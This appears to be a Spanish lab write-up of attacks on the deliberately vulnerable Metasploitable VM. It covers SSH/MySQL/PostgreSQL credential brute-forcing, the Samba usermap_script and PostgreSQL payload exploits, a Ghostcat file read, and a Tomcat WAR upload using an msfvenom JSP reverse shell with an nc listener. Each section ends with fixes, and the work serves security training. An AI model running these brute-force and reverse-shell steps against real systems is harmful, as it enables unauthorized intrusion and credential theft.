Metasploitable

OpenSSH 4.7p1 Debian 8ubuntu1 - protocol 2.0

- Credenciales débiles o por defecto.
  Permite la obtención de una Shell remota.
- Por medio de nmap se detecta en el **puerto 22** el servicio OpenSSH.
  nmap -sC -sV -Pn -oA meta_scan 192.168.80.131

22	tcp	open	ssh	syn-ack	OpenSSH	4.7p1 Debian 8ubuntu1	protocol 2.0

El proceso de explotación por medio de fuerza bruta se puede realizar con hydra o metasploit.
En el caso de hydra, utilizar una lista de usuarios y passwords, para descubrir las credenciales correctas.

```
hydra -t4  -L ~/Desktop/user.txt -P ~/Desktop/pass.txt -vV 192.168.80.131 ssh
[22][ssh] host: 192.168.80.131   login: msfadmin   password: msfadmin
```

Con las credenciales obtenidas conectar por medio de ssh al servidor y obtener una Shell remota con privilegios de administrador.

```
ssh msfadmin@192.168.80.131
msfadmin@192.168.80.131's password:
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
Last login: Sun Feb 13 20:33:28 2022 from 192.168.80.129
msfadmin@metasploitable:~$ id
uid=1000(msfadmin) gid=1000(msfadmin) groups=4(adm),20(dialout),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugdev),107(fuse),111(lpadmin),112(admin),119(sambashare),1000(msfadmin)
msfadmin@metasploitable:~$
```

Por medio de metasploit, iniciar la consola con el comando **msfconsole.**
Buscar la vulnerabilidad, ssh login.

```
msf6 > search ssh login

Matching Modules
================

   #   Name                                                  Disclosure Date  Rank       Check  Description
   -   ----                                                  ---------------  ----       -----  -----------
   0   auxiliary/scanner/http/cisco_firepower_login                           normal     No     Cisco Firepower Management Console 6.0 Login
   1   auxiliary/scanner/ssh/apache_karaf_command_execution  2016-02-09       normal     No     Apache Karaf Default Credentials Command Execution
   2   auxiliary/scanner/ssh/cerberus_sftp_enumusers          2014-05-27       normal     No     Cerberus FTP Server SFTP Username Enumeration
   3   auxiliary/scanner/ssh/karaf_login                                       normal     No     Apache Karaf Login Utility
   4   auxiliary/scanner/ssh/ssh_login                                         normal     No     SSH Login Check Scanner
   5   auxiliary/scanner/ssh/ssh_login_pubkey                                  normal     No     SSH Public Key Login Scanner
   6   exploit/linux/http/alienvault_exec                     2017-01-31       excellent  Yes    AlienVault OSSIM/USM Remote Code Execution
   7   exploit/linux/ssh/cisco_ucs_scpuser                    2019-08-21       excellent  No     Cisco UCS Director default scpuser password
   8   exploit/linux/ssh/symantec_smg_ssh                     2012-08-27       excellent  No     Symantec Messaging Gateway 9.5 Default SSH Password Vulnerability
   9   exploit/unix/ssh/array_vxag_vapv_privkey_privesc       2014-02-03       excellent  No     Array Networks vAPV and vxAG Private Key Privilege Escalation Code Execution
   10  exploit/unix/ssh/tectia_passwd_changereq               2012-12-01       excellent  Yes    Tectia SSH USERAUTH Change Request Password Reset Vulnerability
   11  post/linux/manage/sshkey_persistence                                    excellent  No     SSH Key Persistence
   12  post/windows/gather/credentials/mremote                                 normal     No     Windows Gather mRemote Saved Password Extraction
   13  post/windows/manage/sshkey_persistence                                  good       No     SSH Key Persistence
```

Para este ataque utilizar auxiliary/scanner/ssh/ssh_login, por lo que se introduce el comando > **use 4.**
Configurar los parámetros para realizar el ataque, para comprobar cuales son utilizar **show options**.

```
msf6 auxiliary(scanner/ssh/ssh_login) > show options

Module options (auxiliary/scanner/ssh/ssh_login):

   Name              Current Setting  Required  Description
   ----              ---------------  --------  -----------
   BLANK_PASSWORDS   false            no        Try blank passwords for all users
   BRUTEFORCE_SPEED  5                yes       How fast to bruteforce, from 0 to 5
   DB_ALL_CREDS      false            no        Try each user/password couple stored in the current database
   DB_ALL_PASS       false            no        Add all passwords in the current database to the list
   DB_ALL_USERS      false            no        Add all users in the current database to the list
   PASSWORD                           no        A specific password to authenticate with
   PASS_FILE                          no        File containing passwords, one per line
   RHOSTS                             yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
   RPORT             22               yes       The target port
   STOP_ON_SUCCESS   false            yes       Stop guessing when a credential works for a host
   THREADS           1                yes       The number of concurrent threads (max one per host)
   USERNAME                           no        A specific username to authenticate as
   USERPASS_FILE                      no        File containing users and passwords separated by space, one pair per line
   USER_AS_PASS      false            no        Try the username as the password for all users
   USER_FILE                          no        File containing usernames, one per line
   VERBOSE           false            yes       Whether to print output for all attempts
```

set RHOSTS 192.168.80.131 (IP del servidor)

set USERPASS_FILE Desktop/credentials.txt (Se observa que para la lista que se ha de incluir nombre de usuario y password, separados por un espacio en la misma línea)

Iniciar el ataque por medio de **exploit** o **run**.

```
msf6 auxiliary(scanner/ssh/ssh_login) > exploit

[+] 192.168.80.131:22 - Success: 'msfadmin:msfadmin' 'uid=1000(msfadmin) gid=1000(msfadmin) groups=4(adm),20(dialout),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugdev),107(fuse),111(lpadmin),112(admin),119(sambashare),1000(msfadmin) Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux '
[*] Command shell session 1 opened (192.168.80.129:43285 → 192.168.80.131:22) at 2022-02-28 07:50:12 -0500
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

Devuelve las credenciales que han funcionado.


- Soluciones, instalar la ultima actualización y usar credenciales fuertes.

Samba smbd 3.x - 4.x

- Esta versión de Samba permite la utilización del script “username map”. Un atacante es capaz de conectar por medio de una sesión SMB utilizando como username metacaracteres de shell, lo que permite la ejecución remota de comandos.
- Impacto, critico.
  Sen encuentra por medio de **nmap**, en los **puertos 139** y **445**.
- Abrirs la consola de metasploit, por medio del comando **msfconsole**.
  Para explota esta vulnerabilidad usar **multi/samba/usermap_script.**

```
msf6 exploit(multi/samba/usermap_script) > show options

Module options (exploit/multi/samba/usermap_script):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOSTS                   yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
   RPORT   139              yes       The target port (TCP)


Payload options (cmd/unix/reverse_netcat):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.80.129   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic
```


Introducir la IP de la máquina, **set RHOSTS 192.168.80.131** y ejecutar.
Conseguida una Shell con privilegios de administrador.




- Soluciones, actualizar a la última versión de Samba.

MySQL 5.0.51a-3ubuntu5


- Vulnerable a ejecución remota de código no especificado.
  Un atacante puede ejecutar código arbitrario dentro de la aplicación.
- Impacto, alto.
- Por medio de nmap se descubre en el **puerto 3306** el servicio MySQL.



Proceder a realizar un ataque por medio de nmap, **nmap --script=mysql-brute -p 3306 198.168.80.131**, pero parece ser que hay un firewall que lo bloquea.



Por lo tanto, intentar el ataque por medio de **Hydra**.
hydra -L ~/Desktop/users.txt -P ~/Desktop/password.txt 192.168.80.131 mysql



Una vez consegudias las credenciales, conectarse a la base de datos.

```
┌──(root💀kali)-[~]
└─# mysql -h 192.168.80.131 -u root -proot                                    1 ×
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MySQL connection id is 15417
Server version: 5.0.51a-3ubuntu5 (Ubuntu)

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement
.

MySQL [(none)]> SELECT User, Host, Password FROM mysql.user;
+------------------+-----------------+-------------------------------------------
---+
| User             | Host            | Password
   |
+------------------+-----------------+-------------------------------------------
---+
| root             | localhost       | *81F5E21E35407D884A6CD4A731AEBFB6AF209E
1B |
| root             | ubuntu804-base  | *81F5E21E35407D884A6CD4A731AEBFB6AF209E
1B |
| root             | 127.0.0.1       | *81F5E21E35407D884A6CD4A731AEBFB6AF209E
1B |
|                  | localhost       |
   |
|                  | ubuntu804-base  |
   |
| debian-sys-maint | localhost       | *E07F0A7CCC0044345116513C989F45663C1F83
47 |
| root             | %               | *81F5E21E35407D884A6CD4A731AEBFB6AF209E
1B |
+------------------+-----------------+-------------------------------------------
---+
7 rows in set (0.004 sec)

MySQL [(none)]>
```

- Soluciones, mantener MySQL actualizado a la última versión.

PostgreSQL DB 8.3.0 - 8.3.7

- Vulnerabilidad de inyección CRLF en pg_dump.
  Los atacantes pueden ejecutar comandos arbitrarios de SQL a través de un archivo manipulado que contiene nombres de objeto con nuevas líneas, las cuales se insertan en un script SQL al restaurar la base de datos.
- Impacto, critico.
- Localizado por medio de nmap en el **puerto 5432**.

5432	tcp	open	postgresql	syn-ack	PostgreSQL DB 8.3.0 - 8.3.7

Buscar en metasploit postgresql y utilizar **/scanner/postgres/postgres_login**.

```
msf6 auxiliary(scanner/postgres/postgres_login) > show options

Module options (auxiliary/scanner/postgres/postgres_login):

   Name              Current Setting                                                Required  Description
   ----              ---------------                                                --------  -----------
   BLANK_PASSWORDS   false                                                          no        Try blank passwords for all users
   BRUTEFORCE_SPEED  5                                                              yes       How fast to bruteforce, from 0 to 5
   DATABASE          template1                                                      yes       The database to authenticate against
   DB_ALL_CREDS      false                                                          no        Try each user/password couple stored in the current database
   DB_ALL_PASS       false                                                          no        Add all passwords in the current database to the list
   DB_ALL_USERS      false                                                          no        Add all users in the current database to the list
   PASSWORD                                                                         no        A specific password to authenticate with
   PASS_FILE         /usr/share/metasploit-framework/data/wordlists/postgres_default_pass.txt  no        File containing passwords, one per line
   Proxies                                                                          no        A proxy chain of format type:host:port[,type:host:port][ ... ]
   RETURN_ROWSET     true                                                           no        Set to true to see query result sets
   RHOSTS                                                                           yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
   RPORT             5432                                                           yes       The target port
   STOP_ON_SUCCESS   false                                                          yes       Stop guessing when a credential works for a host
   THREADS           1                                                              yes       The number of concurrent threads (max one per host)
   USERNAME                                                                         no        A specific username to authenticate as
   USERPASS_FILE     /usr/share/metasploit-framework/data/wordlists/postgres_default_userpass.txt  no        File containing (space-separated) users and passwords, one pair per line
   USER_AS_PASS      false                                                          no        Try the username as the password for all users
   USER_FILE         /usr/share/metasploit-framework/data/wordlists/postgres_default_user.txt  no        File containing users, one per line
   VERBOSE           true                                                           yes       Whether to print output for all attempts

msf6 auxiliary(scanner/postgres/postgres_login) > set BLANK_PASSWORDS true
```

Establecer las opciones:

set RHOSTS 192.168.80.131

set BLANK_PASSWORDS true

run

```
msf6 auxiliary(scanner/postgres/postgres_login) > run

[!] No active DB -- Credential data will not be saved!
[-] 192.168.80.131:5432 - LOGIN FAILED: :@template1 (Incorrect: Invalid username or password)
[-] 192.168.80.131:5432 - LOGIN FAILED: :@template1 (Incorrect: Invalid username or password)
[-] 192.168.80.131:5432 - LOGIN FAILED: :tiger@template1 (Incorrect: Invalid username or password)
[-] 192.168.80.131:5432 - LOGIN FAILED: :postgres@template1 (Incorrect: Invalid username or password)
[-] 192.168.80.131:5432 - LOGIN FAILED: :password@template1 (Incorrect: Invalid username or password)
[-] 192.168.80.131:5432 - LOGIN FAILED: :admin@template1 (Incorrect: Invalid username or password)
[-] 192.168.80.131:5432 - LOGIN FAILED: postgres:@template1 (Incorrect: Invalid username or password)
[-] 192.168.80.131:5432 - LOGIN FAILED: postgres:@template1 (Incorrect: Invalid username or password)
[-] 192.168.80.131:5432 - LOGIN FAILED: postgres:tiger@template1 (Incorrect: Invalid username or password)
[+] 192.168.80.131:5432 - Login Successful: postgres:postgres@template1
[-] 192.168.80.131:5432 - LOGIN FAILED: scott:@template1 (Incorrect: Invalid username or password)
[-] 192.168.80.131:5432 - LOGIN FAILED: scott:@template1 (Incorrect: Invalid username or password)
[-] 192.168.80.131:5432 - LOGIN FAILED: scott:tiger@template1 (Incorrect: Invalid username or password)
[-] 192.168.80.131:5432 - LOGIN FAILED: scott:postgres@template1 (Incorrect: Invalid username or password)
[-] 192.168.80.131:5432 - LOGIN FAILED: scott:password@template1 (Incorrect: Invalid username or password)
[-] 192.168.80.131:5432 - LOGIN FAILED: scott:admin@template1 (Incorrect: Invalid username or password)
[-] 192.168.80.131:5432 - LOGIN FAILED: admin:@template1 (Incorrect: Invalid username or password)
[-] 192.168.80.131:5432 - LOGIN FAILED: admin:@template1 (Incorrect: Invalid username or password)
[-] 192.168.80.131:5432 - LOGIN FAILED: admin:tiger@template1 (Incorrect: Invalid username or password)
[-] 192.168.80.131:5432 - LOGIN FAILED: admin:postgres@template1 (Incorrect: Invalid username or password)
[-] 192.168.80.131:5432 - LOGIN FAILED: admin:password@template1 (Incorrect: Invalid username or password)
[-] 192.168.80.131:5432 - LOGIN FAILED: admin:admin@template1 (Incorrect: Invalid username or password)
[-] 192.168.80.131:5432 - LOGIN FAILED: admin:admin@template1 (Incorrect: Invalid username or password)
[-] 192.168.80.131:5432 - LOGIN FAILED: admin:password@template1 (Incorrect: Invalid username or password)
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

Encontradas las credenciales > **postgres/postgres**

Usar el módulo **auxiliary/admin/postgres/postgres_sql.**

```
msf6 auxiliary(admin/postgres/postgres_sql) > show options

Module options (auxiliary/admin/postgres/postgres_sql):

   Name        Current Setting                Required  Description
   ----        ---------------                --------  -----------
   DATABASE    template1                      yes       The database to authenticate against
   PASSWORD    postgres                       no        The password for the specified username. Leave blank for a random password.
   RETURN_ROWSET  true                        no        Set to true to see query result sets
   RHOSTS      192.168.80.131                 yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
   RPORT       5432                           yes       The target port
   SQL         select datname from pg_database;  no        The SQL query to execute
   USERNAME    postgres                       yes       The username to authenticate as
   VERBOSE     false                          no        Enable verbose output
```

set RHOSTS 192.168.80.131

set PASSWORD postgres

set USERNAME postgres

set SQL select datname from pg_database; (para mostrar las bases de datos)

Se logea y adquieren los nombres de las bases de datos.

```
msf6 auxiliary(admin/postgres/postgres_sql) > run
[*] Running module against 192.168.80.131

Query Text: 'select datname from pg_database;'
================================================

    datname
    -------
    postgres
    template0
    template1

[*] Auxiliary module execution completed
```

Poceder a subir el archivo malicioso que proporcione una Shell.
Para ello utilizar primero el módulo **admin/postgres/postgres_readfile,**
Esto permite comprobar que es posible realizar el ataque.

```
msf6 auxiliary(admin/postgres/postgres_readfile) > show options

Module options (auxiliary/admin/postgres/postgres_readfile):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   DATABASE  template1        yes       The database to authenticate against
   PASSWORD  postgres         no        The password for the specified username. Leave blank for a random password.
   RFILE     /etc/passwd      yes       The remote file
   RHOSTS                     yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
   RPORT     5432             yes       The target port
   USERNAME  postgres         yes       The username to authenticate as
   VERBOSE   false            no        Enable verbose output

msf6 auxiliary(admin/postgres/postgres_readfile) > set RHOSTS 192.168.80.131
RHOSTS ⇒ 192.168.80.131
```

Permite la creación y lectura del archivo.


```
[+] 192.168.80.131:5432 Postgres - /etc/passwd saved in /root/.msf4/loot/20220311143308_default_192.168.80.131_postgres.file_254984.txt
```

Usar el módulo **exploit/linux/postgres/postgres_payload.**

```
msf6 exploit(linux/postgres/postgres_payload) > show options

Module options (exploit/linux/postgres/postgres_payload):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   DATABASE  template1        yes       The database to authenticate against
   PASSWORD  postgres         no        The password for the specified username. Leave blank for a random password.
   RHOSTS                     yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
   RPORT     5432             yes       The target port
   USERNAME  postgres         yes       The username to authenticate as
   VERBOSE   false            no        Enable verbose output


Payload options (linux/x86/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.80.129   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Linux x86
```

set RHOSTS 192.168.80.131

Conseguido meterpreter, utilizar comando **Shell.**



- Soluciones, actualizar a la última versión.

Apache Jserv v1.3

- Conocida como **Ghostcat**. Esta vulnerabilidad permite la lectura los archivos de configuración y código de aplicaciones desplegadas en Tomcat.
- Impacto, critico.
- Encontrado por medio de nmap en el **puerto 8009**.
  Para la explotación se ha usado la herramienta **AjpShooter**.
  (https://github.com/00theway/Ghostcat-CNVD-2020-10487)

Utilizado el comando:


python3 ajpShooter.py http://192.168.80.131:8080/ 8009 /WEB-INF/web.xml read

Permite la lectura, por lo que es vulnerable.

- Soluciones, desactivar el puerto 8009, comentando en AJP connector la línea que lo habilita. Así como mantener actualizado Tomcat a la ultima versión.

Apache Tomcat/Coyote JSP engine 1.1

- Versión sin soporte del proveedor, archivos y credenciales por defecto.
- Impacto, alto.
- Encontrado por medio de nmap en el **puerto 8180**.
  Acceso a la web en el navegador en la dirección **192.168.80.131:8180**



Utilizar dirb para buscar posibles directorios.

dirb http://192.168.80.131:8180 /usr/share/wordlists/dirb/big.txt -r

```
GENERATED WORDS: 20458

---- Scanning URL: http://192.168.80.131:8180/ ----
==> DIRECTORY: http://192.168.80.131:8180/WEB-INF/
==> DIRECTORY: http://192.168.80.131:8180/admin/
+ http://192.168.80.131:8180/favicon.ico (CODE:200|SIZE:21630)
==> DIRECTORY: http://192.168.80.131:8180/jsp-examples/
==> DIRECTORY: http://192.168.80.131:8180/manager/
==> DIRECTORY: http://192.168.80.131:8180/servlets-examples/
==> DIRECTORY: http://192.168.80.131:8180/tomcat-docs/
+ http://192.168.80.131:8180/webdav (CODE:200|SIZE:1775)
```


Utilizar nikto para un escaneo de posibles vulnerabilidades en la aplicación.

nikto -h https://192.168.80.131:8180


```
+ OSVDB-3092: /admin/: This might be interesting...
+ OSVDB-3233: /tomcat-docs/index.html: Default Apache Tomcat documentation found.
+ OSVDB-3233: /manager/html-manager-howto.html: Tomcat documentation found.
+ OSVDB-3233: /manager/manager-howto.html: Tomcat documentation found.
+ OSVDB-3092: /webdav/index.html: WebDAV support is enabled.
+ OSVDB-3233: /jsp-examples/: Apache Java Server Pages documentation.
+ /admin/account.html: Admin login page/section found.
+ /admin/controlpanel.html: Admin login page/section found.
+ /admin/cp.html: Admin login page/section found.
+ /admin/index.html: Admin login page/section found.
+ /admin/login.html: Admin login page/section found.
+ /servlets-examples/: Tomcat servlets examples are visible.
+ Default account found for 'Tomcat Manager Application' at /manager/html (ID 'tomcat', PW 't
omcat'). Apache Tomcat.
+ /manager/html: Tomcat Manager / Host Manager interface found (pass protected)
+ /host-manager/html: Tomcat Manager / Host Manager interface found (pass protected)
+ /manager/status: Tomcat Server Status interface found (pass protected)
+ /admin/login.jsp: Tomcat Server Administration interface found
```

Encontradas credenciales por defecto, user: tomcat / password: tomcat.

Utilizando las credenciales es posible hacer login en el apartado de manager.




Se observa que es posible subir archivos war a la aplicación.



Para aprovecharse de esto, se crea un archivo de reverse Shell con msfvenom.

```
└─# msfvenom -p java/jsp_shell_reverse_tcp LHOST=192.168.80.129 LPORT=443 -f war > shell.war
Payload size: 1110 bytes
Final size of war file: 1110 bytes
```

Se sube el archivo a la web y se comprueba que aparece listado.



Poner en escucha en el puerto 443 con netcat en nuestra máquina y hacer click en el archivo shell.

```
└─# nc -nlvp 443
listening on [any] 443 ...
connect to [192.168.80.129] from (UNKNOWN) [192.168.80.131] 47577
id
uid=110(tomcat55) gid=65534(nogroup) groups=65534(nogroup)
ls
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
opt
proc
```

- Soluciones, actualizar a la última versión y no utilizar credenciales por defecto.

ISC BIND 9.4.2

- El solucionador de DNS remoto no utiliza puertos aleatorios cuando realiza consultas a servidores DNS de terceros. Un atacante remoto no autenticado puede explotar este fallo para envenenar el servidor DNS y desviar el trafico a otros sitios maliciosos.
- Impacto, critico.
- No he sido capaz de explotar esta vulnerabilidad con éxito.
  He intentado utiliza metasploit con el módulo
  auxiliary/spoof/bns/bailicked_domain
- Soluciones, actualizar el DNS a una versión segura o actualización que parchee la vulnerabilidad.